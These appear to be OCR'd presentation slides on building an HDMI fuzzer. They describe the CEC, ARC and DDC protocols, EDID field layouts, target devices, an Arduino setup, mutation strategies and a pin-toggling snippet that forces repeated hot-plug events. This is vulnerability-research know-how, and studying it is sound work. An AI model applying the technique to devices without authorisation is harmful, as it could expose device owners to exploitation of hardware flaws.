
*ARC(Audio Return Channel)

HOW TO USE ARC?

- In order to use the ARC feature, it is necessary to discover and control the capabilities of the devices in the respective paths, using CEC.


HOW TO USE ARC?

- In order to use the ARC feature, it is necessary to discover and control the capabilities of the devices in the respective paths, using CEC.



DISCOVER AUDIO FORMAT SUPPORT

- When using the ARC, TV wants to find which audio formats are supported by Amplifier.
- It also done through the CEC.




HDMI FUZZER DESIGN

- DDC
- CEC
- ARC

HDMI FUZZER DESIGN – DDC

TARGET DEVICES


- HDMI Source devices can be your target.
  - ➡ Desktop or Laptop Computers
  - ➡ Set-top Box
  - ➡ Smartphone
  - ➡ etc.



DDC PROTOCOL REMIND

PREREQUISITES


- Arduino MEGA2560
  - ➡ Wire Library



- We cut and soldered the HDMI cables for more reliable data transmission.


HDMI FUZZER DESIGN - DDC


PREREQUISITES



HDMI FUZZER DESIGN - DDC

PREREQUISITES





HDMI FUZZER DESIGN - DDC

- EDID 1.3

0-7	Header
...	...
21	Horizontal Size(cm)
22	Vertical Size(cm)
23	Display Gamma
25-34	Color Characteristics
...	...
126	Extension Flag
127	Checksum

- CEA-861-D

0	Always "2"
1	Revision number
2	Pointer to detailed timing descriptors "d"
3	Number of detailed timing descriptors "n" (lower 4bits)
4 to (d-1)	CEA data block collection
d to (d+18n-1)	Detailed Timing Descriptor
(d+18n) to 126	"0" padding
127	Checksum

HDMI FUZZER DESIGN – DDC

- Data to mutate
  - Each structure of EDID
  - Random among structures that are likely to cause vulnerabilities.
  - Random
- Mutation method
  - Bit flip, Swap, shift, etc.


HDMI FUZZER DESIGN - DDC

- To fuzz through the HDMI cable, the process of connecting and disconnecting HDMI should be repeated.
- This is confirmed by the HPD signal.
- So we repeatedly send low and high to HPD pin, giving the same effect as connecting and disconnecting HDMI.

```
digitalWrite(hotPlugDetectPin, LOW);
delay (10);
digitalWrite(hotPlugDetectPin, HIGH);
```

*HPD(Hot Plug Detect)

TARGET DEVICES




- Any devices that support CEC can be your target.
  - ➡ Smart TV, Beam Projector
  - ➡ Set-top Box, Blu-ray
  - ➡ Smartphone: Need to purchase additional converters(adapters).
  - ➡ Game Controller
- Make sure that the product supports CEC rather than the type of device.

